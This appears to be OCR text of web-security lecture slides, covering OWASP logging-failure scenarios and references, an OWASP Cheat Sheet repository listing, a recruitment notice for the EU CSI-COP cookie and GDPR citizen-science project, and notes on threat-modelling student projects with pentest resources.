Scenario #2: An attacker uses scans for users using a common password. They can take over all accounts using this password. For all other users, this scan leaves only one false login behind. After some days, this may be repeated with a different password.

Scenario #3: A major US retailer reportedly had an internal malware analysis sandbox analyzing attachments. The sandbox software had detected potentially unwanted software, but no one responded to this detection. The sandbox had been producing warnings for some time before the breach was detected due to fraudulent card transactions by an external bank.

References


OWASP

- OWASP Proactive Controls: Implement Logging and Intrusion Detection
- OWASP Application Security Verification Standard: V8 Logging and Monitoring
- OWASP Testing Guide: Testing for Detailed Error Code
- OWASP Cheat Sheet: Logging

External

- CWE-223: Omission of Security-relevant Information
- CWE-778: Insufficient Logging


Hacksplaining – Pick a vulnerability to learn about



OWASP

CHEAT SHEET SERIES PROJECT

Life is too short • AppSec is tough • Cheat!


github.com/OWASP/CheatSheetSeries/tree/master/cheatsheets
Why GitHub?
Team
Enterprise
Explore
Marketplace
Pricing
Search
Sign in
Sign up
OWASP / CheatSheetSeries
Watch 428
Star 13.4k
Code
Issues 31
Pull requests 9
Actions
Projects 1
Security
Insights
master
CheatSheetSeries / cheatsheets /
Go to file
Seppl2202 and Schwegler, Sebastian added hints for using both features together (#468) ...
489959a 13 days ago
History
..
AJAX_Security_Cheat_Sheet.md Add textlint and its config (#428) last month
Abuse_Case_Cheat_Sheet.md Fix typo (#437) last month
Access_Control_Cheat_Sheet.md Grammar update in the Access_Control_Cheat_Sheet.md cheatsheet. (#422) 2 months ago
Attack_Surface_Analysis_Cheat_Sheet.md Add textlint and its config (#428) last month
Authentication_Cheat_Sheet.md chore: 4 spaces indents (#396) 3 months ago
Authorization_Testing_Automation_Cheat_Sheet.md Add textlint and its config (#428) last month
Bean_Validation_Cheat_Sheet.md Add textlint and its config (#428) last month
C-Based_Toolchain_Hardening_Cheat_Sheet.md Changes to CODEOWNERS and update linter fixed for C-hardening (#456) 26 days ago
Choosing_and_Using_Security_Questions_Cheat_Sheet.md Remove table of contents (#405) 3 months ago
Clickjacking_Defense_Cheat_Sheet.md Add textlint and its config (#428) last month
Content_Security_Policy_Cheat_Sheet.md Fix markdown style to pass CI (#415) 3 months ago

Further topics
For interested students!

- Experiment further with more vulnerable apps / systems: https://www.amanhardikar.com/mindmaps/Practice.html
- OWASP Student Chapter Leader – Sweden
- OWASP Czech Republic
- Why not collaborate with other OWASP communities?
- Engage with your local OWASP Chapter ☺
- Gather for the talks and network!
- Volunteer for the projects
- Subscribe to e-mail lists to be informed
- Feel free to reach out to us


CSI-COP: Horizon2020 EU funded project*

https://cordis.europa.eu/project/id/873169

- **Citizen Scientists Investigating Cookies and App GDPR compliance:**


- The General Data Protection Regulation (GDPR) is an EU law that requires organisations to safeguard personal data and uphold the privacy rights of anyone in EU territory. Citizen scientists can play a valuable role in ensuring privacy and providing a better understanding of what information is tracked online. The EU-funded CSI-COP project will mobilise citizen scientists from across Europe and beyond to investigate the different types of trackers in cookies and apps. Moreover, it will develop methods to preserve privacy in the collection of data. The project will offer training material to informally instruct citizen scientists on the GDPR, aiming to produce a taxonomy of trackers that will subsequently be used to create an open-access repository.

Did you find cookie security interesting and want to learn more and be a part of a research? Web cookies: We are recruiting volunteers ☺



CSI-COP: Horizon2020 EU funded project*

https://cordis.europa.eu/project/id/873169



CSI-COP

CSI-COP is an EU funded project to engage citizen scientists with us to investigate the general data protection regulation (GDPR) by exploring cookies (small text files) embedded in websites and in apps on smart mobile devices.

What is GDPR?

Simply, the GDPR puts you in control of your data and when it can be used by others.

Join us to investigate

Have you ever hit a *cookie wall* on a website? Have you always wanted to know exactly why cookies are placed in websites and in apps? Do you want to know how the GDPR gives you rights about your data? Become a CSI-COP citizen scientist and join the team. Let's make **privacy-by-design** the default practice in developing websites and apps.

CSI-COP website

Please check CSI-COP website, especially for frequently asked questions here: https://csi-cop.eu/faq/

Cookies that spy

Do you know how many cookies are in the website you last visited? Do you know what cookies are embedded in your apps? Join us to find out what cookies are embedded in websites and in apps, and what they do with your data.

How do I join?

Simply register on CSI-COP's online forum:

https://csi-cop.eu/forum/

What Happens after I register?

Opportunity to learn about '***Human rights in the digital age***.' Attend a free online course accessible from CSI-COP website (CSI-COP MOOC), or attend one of CSI-COP workshops (see overleaf for contact).

Then what?

Become a **CSI-COP citizen scientist** and co-investigate with us exploring cookies in websites and apps you use daily. Co-design a database (online repository) of the types of cookies found in websites and apps.

Discussions 'how your projects can be hacked (misused to be exact)'

- First, we will meet one-on-one 30 minutes presentation of your project proposal each, virtually ☺
  - You will describe your idea of your project orally, no formal presentation is required, the choice is up to you. You will brainstorm on how to implement your work.
  - Instructor will write down your ideas and provide you with some directions and guidance, if necessary.
- Second, we will discuss together again one-on-one on the typical security issues:
  - Video call to discuss the comments (30 minutes per student)
  - Paper to outline the attack vectors that shall be applicable for your project
  - You will put yourself in a hat of a hacker: ***If I were a hacker, I would use this entry point for my attack.***

No stress, this is not a complete and comprehensive security course, instructor aims you to be **'aware'** of a concept called web application penetration testing and ethical hacking, and allow you to think of the weak entry points for your web application implementation.

In case the students are interested in a complete web application ethical hacking course, then the concepts will be thoroughly explained and instructively detailed demos will be provided respectively ☺

Feel free to go through the pentesting guidelines

- http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines
- https://www.tutorialspoint.com/security_testing/hacking_web_applications.htm
- PTES – Penetration Testing Execution Standard
- OSSTMM – Open Source Security Testing Methodology Manual
- OWASP Testing Techniques – Open Web Application Security Protocol
- https://owasp.org/www-project-application-security-verification-standard/
- You can additionally use *OWASP Cheat Sheets* as well!

Thank you for your attention!